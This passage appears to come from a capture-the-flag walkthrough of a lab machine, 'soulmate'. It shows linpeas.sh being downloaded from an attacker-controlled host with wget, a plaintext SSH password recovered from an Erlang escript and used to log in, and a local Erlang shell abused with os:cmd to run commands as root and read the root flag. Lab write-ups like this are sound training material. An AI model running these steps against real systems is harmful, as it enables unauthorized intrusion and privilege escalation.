
Lets navigate to the /tmp directory to allow us to import linpeas privilege escalation executable file.

```
$ wget http://10.10.15.20:8888/linpeas.sh
--2025-10-07 02:56:45--  http://10.10.15.20:8888/linpeas.sh
Connecting to 10.10.15.20:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 954437 (932K) [text/x-sh]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... ..........  5%  146K 6s
    50K .......... .......... .......... .......... .......... 10% 1.08M 3s
   100K .......... .......... .......... .......... .......... 16% 2.15M 2s
   150K .......... .......... .......... .......... .......... 21% 2.79M 2s
   200K .......... .......... .......... .......... .......... 26% 1.80M 1s
   250K .......... .......... .......... .......... .......... 32% 3.00M 1s
   300K .......... .......... .......... .......... .......... 37% 18.7M 1s
   350K .......... .......... .......... .......... .......... 42% 11.0M 1s
   400K .......... .......... .......... .......... .......... 48% 2.23M 1s
   450K .......... .......... .......... .......... .......... 53% 9.77M 0s
   500K .......... .......... .......... .......... .......... 59% 6.67M 0s
   550K .......... .......... .......... .......... .......... 64% 8.29M 0s
   600K .......... .......... .......... .......... .......... 69% 5.69M 0s
   650K .......... .......... .......... .......... .......... 75% 9.69M 0s
   700K .......... .......... .......... .......... .......... 80% 5.75M 0s
   750K .......... .......... .......... .......... .......... 85% 9.69M 0s
   800K .......... .......... .......... .......... .......... 91% 11.0M 0s
   850K .......... .......... .......... .......... .......... 96% 3.87M 0s
   900K .......... .......... .......... ..                   100% 44.1M=0.6s

2025-10-07 02:56:46 (1.62 MB/s) - 'linpeas.sh' saved [954437/954437]
```

From the linpeas.sh scan we know the /usr/local/lib/erlang_login/start.escript is a suspicious file



We can see that there is plaintext password for the user ben. Ben’s password according to this file is ‘HouseH0ldings998’.



```
$ cat /usr/local/lib/erlang_login/start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p~n",
                      [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                      [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,

    receive
        stop -> ok
    end.
$
```

Let’s try and use the following credentials ben:HouseH0ldings998 with ssh.

```
┌──(kali㉿kali)-[~/PrivEsc]
└─$ ssh ben@10.10.11.86
ben@10.10.11.86's password:
Last login: Tue Oct 7 03:25:22 2025 from 10.10.15.20
ben@soulmate:~$ ls
user.txt
ben@soulmate:~$
```

I tried sudo -l first to see if ben had any sudo permissions but it returned that the user does not have any sudo permissions.

We used the following command... `systemctl list-units —type=service —state=running`

```
ben@soulmate:/usr/local/lib/erlang_login$ systemctl list-units --type=service --state=running
  UNIT                          LOAD   ACTIVE SUB     DESCRIPTION
  auditd.service                loaded active running Security Auditing Service
  containerd.service            loaded active running containerd container runtime
  cron.service                  loaded active running Regular background program processing daemon
  crushftp.service              loaded active running CrushFTP service
  dbus.service                  loaded active running D-Bus System Message Bus
  docker.service                loaded active running Docker Application Container Engine
  erlang_ssh.service            loaded active running Start Erlang SSH Service
  getty@tty1.service            loaded active running Getty on tty1
  irqbalance.service            loaded active running irqbalance daemon
  ModemManager.service          loaded active running Modem Manager
  multipathd.service            loaded active running Device-Mapper Multipath Device Controller
  networkd-dispatcher.service loaded active running Dispatcher daemon for systemd-networkd
  nginx.service                 loaded active running A high performance web server and a reverse proxy server
  open-vm-tools.service         loaded active running Service for virtual machines hosted on VMware
  php8.1-fpm.service            loaded active running The PHP 8.1 FastCGI Process Manager
  polkit.service                loaded active running Authorization Manager
  rsyslog.service               loaded active running System Logging Service
  ssh.service                   loaded active running OpenBSD Secure Shell server
  systemd-journald.service      loaded active running Journal Service
  systemd-logind.service        loaded active running User Login Management
  systemd-resolved.service      loaded active running Network Name Resolution
  systemd-timesyncd.service     loaded active running Network Time Synchronization
  systemd-udevd.service         loaded active running Rule-based Manager for Device Events and Files
  udisks2.service               loaded active running Disk Manager
  user@1000.service             loaded active running User Manager for UID 1000
  vgauth.service                loaded active running Authentication service for virtual machines hosted on VMware

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.
26 loaded units listed.
ben@soulmate:/usr/local/lib/erlang_login$
```

We see that the erlang_ssh.service is running on the environment. From the linpeas scan it told us that the erlang_ssh.service is running on port 2222. Lets use the command ssh ben@localhost -p 2222

```
ben@soulmate:/etc/erlang_ssh$ ssh ben@localhost -p 2222
ben@localhost's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
```

This connected us to the Erlang shell. We can use the following site: OS command and code execution in Erlang and Elixir applications - vuln.be. We use this site to find a way to privilege escalate into root in the shell. Using the command os:cmd(”id”) to find what user we are currently on.

```
(ssh_runner@soulmate)2> os:cmd("id").
"uid=0(root) gid=0(root) groups=0(root)\n"
(ssh_runner@soulmate)3>
```

It tells us that the user is root! Let’s use another command from this reference site! We should be able to find the root flag by utilizing the following command os:cmd("cat /root/root.txt"). With the credentials we found we were able to connect to the erlang service we have privileged access to the system. We have completely compromised the machine 🙂